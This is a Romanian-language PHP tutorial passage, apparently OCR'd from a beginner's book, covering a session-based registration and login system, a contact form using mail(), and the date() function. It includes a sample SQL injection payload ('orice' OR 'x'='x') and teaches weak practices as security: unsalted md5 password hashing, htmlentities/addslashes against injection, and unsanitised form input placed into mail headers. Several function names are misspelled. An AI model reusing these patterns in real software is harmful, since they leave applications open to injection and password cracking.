Dupa ce ati modificat datele din **config.php** cu cele de la baza dvs de date, deschideti pagina inregistrare.php si aruncati o privire (mare atentie deoarece in acest exemplu de script o sa invatam multe lucruri noi).

Scriptul de inregistrare

Ca o a II-a linie din script, observam linia if(!isset($_GET['actiune'])) $_GET['actiune'] = '';
Aceasta linie, daca nu gaseste $_GET[‘actiune’] ca fiind setata, o va seta.

La fel si restul:

```
if(!isset($_SESSION['user'])) $_SESSION['user'] = '';
if(!isset($_SESSION['parola1'])) $_SESSION['parola1'] = '';
if(!isset($_SESSION['parola2'])) $_SESSION['parola2'] = '';
if(!isset($_SESSION['nume'])) $_SESSION['nume'] = '';
if(!isset($_SESSION['prenume'])) $_SESSION['prenume'] = '';
if(!isset($_SESSION['varsta'])) $_SESSION['varsta'] = '';
if(!isset($_SESSION['localitate'])) $_SESSION['localitate'] = '';
```

Observam constructia if, care are ca si conditie negativa (**!**) o functie isset (se foloseste numai pentru a verifica daca o variabila exista, returneaza adevarat atunci cand o gaseste si fals atunci cand nu o gaseste).
Prin urmare, cu aceasta constructie if.. verificam daca $_GET[‘actiune’] este setat, daca nu .. o setam noi.

In continuare, uitandu-ne peste script, observam constructia **switch**. Am folosit aceasta pentru a implementa mai multe actiuni intr-o singura pagina (vezi pagina 19).

Dupa cum vedem, primul case este null.. ceea ce inseamna ca se executa scriptul pentru pagina curenta .php

Avem un formular in care sunt 7 campuri: utilizator, parola, reintroducerea parolei, nume, prenume, varsta si localitate.

Daca va uitati atenti, o sa observati ca in valoarea campurilor avem declarate niste sesiuni:
<input type="text" name="user" value="'.$_SESSION['user'].'">

Acum, va intrebati ceea ce sunt sesiunile si cum se folosesc ele; in continuare am sa va dau cateva exemple pentru a intelege lucrul cu sesiuni.


Scopul unei sesiuni este de a retine o informatie care sa se mentina de la o pagina la alta.
Pentru a seta o sesiune si a o mentine de la o pagina la alta, este nevoie de a o declara cu ajutorul unei functii.. si anume: **session_start();**
Aceasta functie se pune la inceput de PAGINA, prima linie din script.

Constructia unei sesiuni este: $_SESSION[‘nume_sesiune’] = ‘valoare sesiune’;


Exemplu:

```php
<?php
session_start();

$_SESSION['nume'] = 'Buna, numele meu de cod este oriceon';
echo $_SESSION['nume'];
?>
```

Puneti acest cod intr-un fisier si apoi denumiti-l sesiune.php, apoi testati in browser.



Daca o sa inlaturati prima linie din cod, si anume declararea sesiunii cu session_start(); veti observa urmatoarea eroare.



Concluzie: nu uitat sa setati ca prima linie de cod, session_start();

Pentru a distruge sesiunile, ne putem folosi de o functie care va sterge toate sesiunile existente.. si anume **session_destory();** sau de declararea sesiunilor ca fiind nule: $_SESSION[‘nume_sesiune’] = ‘’;

Intorcandu-ne la formularul nostru de inregistrare, ati vazut ca valoarea campurilor .. este o sesiune.
Vom seta cate o sesiune pentru fiecare camp, astfel incat sa pastram datele scrise de el, iar daca utilizatorul completeaza gresit campurile si este redirectionat la pagina cu formularul.. datele introduse de el vor aparea din nou in formular, astfel incat el va putea sa corecteze campurile in care a gresit.

Ca actiune a formularului este setat inregistrare.php?actiune=validare
Acest case il gasiti la linia 112.

Dupa cum vedeti, avem declarate sesiunile de care ne vom folosi in valoarea campurilor din formular.. si anume:

$_SESSION['user'] = $_POST['user'];

Valoarea acestei sesiuni user, este valoarea POST cu numele user… si tot asa.

In urmatoarele linii de cod avem structura if si else cu conditiile necesare, iar daca conditiile nu sunt adevarate, ne rezulta eroarea, daca sunt acceptate.. rezulta mesajul de multumire si inserarea in baza de date.. apoi setarea sesiunilor folosite ca fiind nule.

Dupa acest case cu numele verifica.. vom inchide structura switch, respectiv scriptul php.

Observam ca la introducerea in baza de date am complicat procedeul.
Motivul este pentru a ne proteja de procedeul numit SQL INJECTION (vezi capitolul de securitate pagina 79)
Aceasta operatiune se foloseste pentru a introduce vulnerabilitati in comanda care trimite datele la baza de date (comanda query) si cu ajutorul acestora, se poate pacali cu usurinta baza de date.

Pentru a proteja datele care se introduc prin formular, ne-am folosit de o functie, si anume: addentities();

Exemplu de script de atac:

SELECT * FROM `tabela` WHERE camp = 'orice' OR 'x'='x';


Observati ca utilizatorul poate pacali comanda SQL, introducand ca VALOARE a campului.. orice' OR 'x'='x astfel incat comanda SQL se va “modifica”.

Functia addlentities(); va transforma caracterele speciale din html in coduri.

Exemplu: din codul html <html> ne va rezulta <html> sau daca utilizatorul introduce ‘ sau “ in campul innput, acestea se vor transforma in: ' sau " . . .

Protectia cu aceasta functie se face pentru ca atunci cand citim din baza de date un cod html, sa nu fie interpretat de catre browser ci.. doar sa fie afisat.

Puneti intr-un fisier test.php codul: <html> si apoi puneti si <html> .. testati si observati rezultatul.




Urmatoarea noutate din comanda noastra SQL este functia md5();
Aceasta functie am folosit-o pentru a coda parola noastra si astfel a o introduce in baza de date.. neputand fi decodata de catre nimeni.

md5 este o functie PHP care codeaza o parola in mod teoretic ireversibil..

```
<?php

$parola = 'parola';
echo md5($parola);

?>
```

Puneti acest cod intr-un fisier md5.php apoi testati si veti observa urmatorul rezultat:



Pana acum am tot vorbit de functii, functii si iarasi functii si presupun ca va intrebati ce sunt acestea.

O functie este folosita pentru a separa codul care realizeaza un singur task bine definit. Acest lucru face codul mai lizibil si ne permite sa il reutilizam de fiecare data cand trebuie sa efectuam acelasi task.


Argumentele unei functii trebuie separate prin virgula, si, implicit, acestea sunt transmise prin valoare. Pentru ca functia sa returneze un rezultat se foloseste constructia **return** care primeste ca parametru o expresie care reprezinta valoarea functiei. In momentul in care este intalnita constructia **return**, executia functiei se incheie.

In PHP sunt foarte multe functii predefinite, insa puteti sa va concepeti si propriile functii.
Apelul unei functii se face: nume_functie();

Majoritatea functiilor necesita unul sau mai multi parametrii – informatii oferite functiei atunci cand este apelata si care influenteaza rezultatul executiei functiei –
Apelul unei functii cu parametru se realizeaza astfel: nume_functie($parametru);

Daca incercati sa apelati o functie care nu exista, veti primi un mesaj de eroare.


```
<?php

nume_functie();

?>
```



Realizarea primei noastre functii:

```
<?php

function functie_nume($nume) {
$prenume = 'on';
return $nume.' '.$prenume;
}

echo functie_nume('orice');

?>
```

Realizati un fisier cu numele functie.php apoi testati in browser.




Exemplul dat este unul simplu, functiile se folosesc pentru lucruri mult mult mai dificile, insa sper ca v-ati facut o idee asupra functiilor.

In exemplul urmator se calculeaza cu ajutorul unei functii PHP, patratul unui numar.

```php
<?php

function patrat($n) {
    return $n * $n;
}

echo '4^2 = <b> '.patrat(4).' </b>';

?>
```

Observati ca am atribuit valoarea 4 functiei noastre cu numele patrat, iar rezultatul apelarii acesteia este calculul din interiorul functiei: `return $n * $n;` adica returneaza 4 x 4, care ne da 16.



Revenind la scriptul nostru de inregistrare, testati-l, apoi verificati daca datele au fost introduse in baza de date.

Scriptul de autentificare


La fel ca si la scriptul de inregistrare, observam setarea $_GET[‘actiune’] ca fiind nula, apoi deschiderea structurii switch.

In case null avem formularul de autentificare ce cuprinde 2 campuri: utilizator si parola.

In case validare, avem sesiunea user cu valoarea postului user urmata de constructia if si else cu conditiile aferente.

Sa va invat un truc.. pentru a vedea de unde si pana unde tine o constructie if.
Apasati un click in fata unei acolade { si apoi veti observa ca o sa se inroseasca.

Exemplu:



```
20  if(($_POST['user'] == '') || ($_POST['parola'] == ''))
21  {
22  echo 'Completeaza casutele. <Br>
23        Apasati <a href="autentificare.php">aici</a> pentru a va intoarce la pagina precedenta.';
24  }
25  else
26  {
```

Observati ca apare acolada unde se inchide if-ul nostru. (liniile 21 si 24).

Apasati apoi si in fata acoladei de la else si observati pana unde tine acea conditie (observam ca tine de la linia 26 pana la linia 43).

In aceasta constructie else, avem selectarea din baza de date unde campul utilizator este egal cu POST user, iar parola este egala cu criptarea parolei pentru POST parola.

Daca numarul de randuri rezultate este 1, atunci setam o sesiune cu numele logat si valoarea Da, apoi redirectionam - cu ajutorul etichetei HTML meta refresh – catre pagina utilizatorului.

Daca numarul de randuri rezultate nu este 1, atunci afisam un mesaj de eroare.

In cazul in care rezultatele au fost gasite in baza de date, autentificarea s-a efectuat cu succes si vom fi redirectionati in pagina.php

Scriptul pagina utilizator

Observam ca avel o constructie if si else.

Daca sesiunea cu numele logat nu are valoarea Da executam o bucla de cod, daca sesiunea logat are valoarea Da.. executam pagina pentru utilizator.

Sa ne reamintim ca aceasta sesiune $_SESSION[‘logat’] == ‘Da’; a fost setata atunci cand autentificarea s-a realizat cu succes.

Accesati http://localhost/autentificare/pagina.php, fara sa va autentificati, si veti observa mesajul de eroare, apoi autentificati-va si veti observa pagina utilizatorului.

Din aceasta pagina, va puteti schimba datele personale precum si parola, iar apoi puteti sa iesiti din sistem folosind link-ul “iesire”.

Scriptul profil

Si in acest script, la fel ca si in celelalte, ne-am folosit de constructia switch si case.

In case null, avem legaturile catre urmatoarele case unde vom avea formularele de prelucrare a datelor existente utilozatorului autentificat.

In case ‘date_personale’: selectam tot din baza de date unde utilizator este egal cu utilizatorul autentificat. Daca conexiunea returneaza rezultate, executam formularul de prelucrare a datelor, iar in campul value al fiecarui input vom seta ca valoare campul din baza de date aferent acelui input.

Exemplu:

```
<input type="text" name="nume" value="'.$rand['nume'].'">
```

Observati ca acest case, precum si cel de modificare parola, se foloseste de aceeasi actiune, respectiv: **profil.php?actiune=validare**

Da, este posibil deoarece am setat 2 valori diferite pentru cele 2 formulare:
Pentru formularul cu date am setat ca valoare: “Modifica date” iar pentru cel cu parola am setat “Modifica parola”, apoi, in functie de ce buton era apasat, am realizat conditiile if.

Scriptul iesire

Acest script contine functiile ce goleste si distruge sesiunile.

Recapitulare:

1) Am creat baza de date cu numele autentificare, tabela utilizatori si coloanele id | utilizator | parola | nume | prenume | varsta | localitate cu tipul de date corespunzator pentru fiecare coloana.
2) Am realizat fisierul de configurare (config.php) unde am setat conexiunea la baza de date.
3) Am realizat scriptul de inregistrare si cel de autentificare, scripturi in care am invatat ce sunt si cum sa folosim sesiunile, functiile, si am aprofundat SQL INJECTION folosindu-ne de functiile addslashes si htmlentities precum si de criptarea parolelor cu functia md5.
4) Am realizat scriptul pagina.php, script accesibil numai persoanelor autentificate. Din aceasta pagina am realizat modalitatea de a schimba datele personale, precum si parola utilizatorului autentificat.
5) Ultima pagina din script este cea in care distrugem sesiunile si iesim din sistem.

Tema

Modificati acest sistem, astfel incat orice utilizator sa poata introduce si sa citeasca un text in baza de date.

Sfat! Realizati inca o casuta in baza de date pe langa cele existente si apoi realizati o pagina cu un formular si un cam textarea, verificati datele introduse prin formular, apoi inserati in baza de date unde utilizator = sesiunea user.

Scriptul complet il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex2-autentificare.zip

Exercitiul 3

Realizarea unui formular de contact

Problema:

Realizati un formular de contact cu 5 campuri: E-Mail, Nume, Prenume, Subiect, Mesaj si, dupa validare, trimiteti datele intr-un email folosindu-va de functia mail();

Cerinta:

Toate campurile sunt obligatorii, campurile nume, prenume sa contina numai litere.


1) Realizati o pagina cu un formular ce sa contina campurile de mai sus.
2) Realizati o pagina de prelucrare si trimitere a mesajului.

Rezolvare:

Creati un folder cu numele **contact** in directorul www apoi creati un fisier cu numele **index.php** si introduceti codul urmator:

```
<html>
<head>
<title>Formular de contact</title>
</head>
<body>
<form action="trimite.php" method="post">

E-Mail:  <input type="text" name="email" value=""> <br>
Nume:    <input type="text" name="nume" value=""> <br>
Prenume: <input type="text" name="prenume" value=""> <br>
Subiect: <input type="text" name="subiect" value=""> <br>
Mesaj:   <textarea name="mesaj" cols="60" rows="6"></textarea> <br><br>

<input type="submit" name="Trimite" value="Trimite">
<input type="reset" name="Reseteaza" value="Reseteaza">

</form>
</body>
</html>
```

Salvati si vizualizati in browser accesand http://localhost/contact/index.php



Creati un fisier cu numele **trimite.php** si introduceti codul de mai jos:

```
<?php

if(($_POST['email'] == '') || ($_POST['nume'] == '') || (is_numeric($_POST['nume'])) ||
($_POST['prenume'] == '') || (is_numeric($_POST['prenume'])) || ($_POST['subiect'] == '')
|| ($_POST['mesaj'] == '')) {
echo 'Completati campurile corect <br>
      Apasati <a href="index.php">aici</a> pentru a va intoarce la pagina principala.';
} else {

$catre = 'oriceon@yahoo.com';
$data_trimitere = date('d-m-Y H:i:s');

$subiect = $_POST['subiect'];

$mesaj = '
<html>
<head>
<title>Formular de Contact</title>
</head>
<body>
<p><tt>Data trimitere: '.$data_trimitere.' </tt></p>
<table>
<tr>
<td><tt> Nume: '.$_POST['nume'].' </tt></td>
</tr>
<tr>
<td><tt> Prenume: '.$_POST['prenume'].' </tt></td>
</tr>
<tr>
<td><tt> E-Mail: <a href="mailto:'.$_POST['email'].'">'.$_POST['email'].'</a> </tt></td>
</tr>
<tr>
<td><tt> Mesaj: <br><br> '.$_POST['mesaj'].' </tt></td>
</tr>
</table>
</body>
</html>';
```


```php
$headere  = "MIME-Version: 1.0\r\n";
$headere .= "Content-type: text/html; charset=iso-8859-1\r\n";
headere .= "From: ".$_POST['nume']." ".$_POST['prenume']."<".$_POST['email'].">\r\n";

mail($catre, $subiect, $mesaj, $headere);

echo 'Mesajul a fost trimis';

}

?>
```


Modificati adresa de email din variabila `$catre = 'oriceon@yahoo.com';` cu email-ul dvs.

Pentru a face acest script sa trimita mail, aveti nevoie de un server SMTP, un server de E-Mail.

Va recomand serverul **QK** pe care il puteti descarca de la adresa http://www.qksoft.com/

Dupa ce ati instalat serverul si l-ati pornit, ar trebui sa va apara in bara de start de langa ceas.





Testati scriptul si verificati email-ul dvs pentru a vedea daca ati primit mesajul. (In caz ca nu apare in Inbox, uitati-va in Bulk).

Observati ca in scriptul **trimite.php** ne-am folosit de conditiile if si else (conditii pe care deja le stiam) insa am folosit si 2 noi functii, si anume: date(); si mail();

Functia date();

Aceasta functie returneaza un string ce contine data.
Acestei functii i se pot atribui parametrii, parametrii ce semnifica formatul de afisare a datei.

Parametrii pentru functia date();

Parametru	Descriere	Exemplu
a	Returneaza Ante meridian sau Post meridian in caractere mici	am sau pm
A	Returneaza Ante meridian sau Post meridian in caractere mari	AM sau PM
d	Ziua din luna, 2 caractere (cu 0)	01 pana la 31
D	Reprezentarea text a zilei, trei litere (in engleza)	Mon pana la Sun
F	Reprezentarea text a lunii	January pana la December
g	Formatul a 12 ore (fara 0)	1 pana la 12
G	Formatul a 24 ore (fara 0)	0 pana la 23
h	Formatul a 12 ore ce (cu 0)	01 pana la 12
H	Formatul a 24 ore ce (cu 0)	01 pana la 23
i	Minute ce (cu 0)	00 pana la 59
j	Ziua din luna (fara 0)	1 pana la 31
l (caracter mic L)	Reprezentarea text a zilei din saptamana	Sunday pana la Saturday
m	Reprezentarea numerica a lunii (cu 0)	01 pana la 12
M	Reprezentarea text a lunii, trei litere	Jan pana la Dec
n	Reprezentarea numerica a lunii (fara 0)	1 pana la 12
s	Secunde (cu 0)	00 pana la 59
t	Numarul de zile din luna data	28 pana la 31
w	Reprezentarea numerica a zilei din saptamana	0 (pentru Sunday) pana la 6 (pentru Saturday)
y	Reprezentarea numerica a anului (2 cifre)	Exemplu: 05
Y	Reprezentarea numerica a anului (4 cifre)	Exemplu: 2005
z	Ziua din an	0 pana la 365


Aceasta functie returneaza datele in engleza, precum vedeti la F, l, M, pentru a returna in romana, trebuie sa va faceti propria functie, insa, pana atunci, o sa lucram cu functia predefinita, date();

Exemple de folosire a functiei date();

Realizati un fisier cu numele **data.php** si introduceti codul de mai jos:


```
<?php

$data = date("d.m.Y");
echo 'Data curenta este: '.$data.'';

?>
```

Salvati si vizualizati in browser http://localhost/contact/data.php



Si asa mai departe va puteti “juca” cu functia date si parametrii ei pentru a obtine rezultatele dorite:

```
<?php

$data = date("d.m.Y");
$ora = date("H:i:s");
echo 'Data curenta este: '.$data.' si ora '.$ora.'';

?>
```



Functia mail();

Dupa cum vedeti in scriptul trimite.php, ne-am folosit de aceasta functie PHP pentru a trimite datele culese din formular in email-ul nostru.

Un simplu exemplu de folosire ar fi urmatorul:

```
<?php
mail("oriceon@yahoo.com", "Subiectul meu", "Line 1\nLine 2\nLine 3");
?>
```

Pentru ca trimiterea mail-ului sa se faca mai rapid si mai usor si sa fie mai usor de interpretat de catre serverul de email si client, trebuie sa ii definim parametrii pentru headere.

```
<?php
mail("oriceon@yahoo.com", "Subiectul", "Mesajul",
     "From: oriceon@gmail.com\r\n" . "Reply-To: oriceon@hotmail.com\r\n"."X-Mailer: PHP/"
. phpversion());
?>
```

Acum, analizand exemplul nostru de trimitere email din scriptul trimite.php, observam ca de fapt nu este asa greu precum pare, ci chiar este foarte foarte usor:

Dupa cum vedeti, am declarat niste variabile:

```
$catre = 'oriceon@yahoo.com';   // adresa de email unde primim informatiile
$data_trimitere = date('d-m-Y H:i:s'); // data la care mesajul a fost trimis

$subiect = $_POST['subiect']; // subiectul (pe care l-a completat utilizatorul in form)
```

Apoi avem variabila `$mesaj` ce contine ca valoare un cod HTML cu datele trimise prin formular si variabila `$data_trimitere.`

Si, ca ultima alcatuire, avem headerele si functia mail ce contine variabilele setate mai sus.

```
mail($catre, $subiect, $mesaj, $headere);
```

Recapitulare:

1) Am creat un formular cu 5 camprui: E-Mail, Nume, Prenume, Subiect si Mesaj
2) Am creat un script de prelucrare a datelor si ne-am folosit de conditiile if si else, apoi, in conditia else, am folosit doua noi functii: **date()** si **mail()**

Tema

Prin prisma cunostintelor acumulate din exemplele anterioare, realizati o baza de date in care sa aveti 2 tabele: administrator si mesaje. Realizati un formular prin care utilizatorul sa va contacteze (ca cel de mai sus) si apoi, in conditia else, realizati inserarea in baza de date, precum si trimiterea unui email catre dvs pentru a va anunta de un nou mesaj de contact.

Accesati apoi sectiunea de administrare si vizualizati mesajele introduse in baza de date direct din browser. Pentru aceasta, trebuie sa realizati o pagina php prin care sa selectati * din tabela mesaje si sa le listati.

Scriptul de contact folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex3-contact.zip

Exercitiul 4

Realizarea unui sistem de votare

Problema:

Realizati un formular cu intrebarile luate din baza de date si cate un input de tip radio in fata fiecarei intrebari. Creati o baza de date cu numele **votare** si cu 2 tabele **intrebare** si **optiuni**.

Tabela intrebare trebuie sa aibe coloanele id (INT) si intrebare (VARCHAR(255)).

Table intrebare has been created.

SQL query:

```
CREATE TABLE `intrebare` (
  `id` INT NOT NULL AUTO_INCREMENT ,
  `intrebare` VARCHAR( 255 ) NOT NULL ,
  PRIMARY KEY ( `id` )
) TYPE = MYISAM ;
```

[Edit] [Create PHP Code]

	Field	Type	Collation	Attributes	Null	Default	Extra	Action
☐	id	int(11)			No		auto_increment	
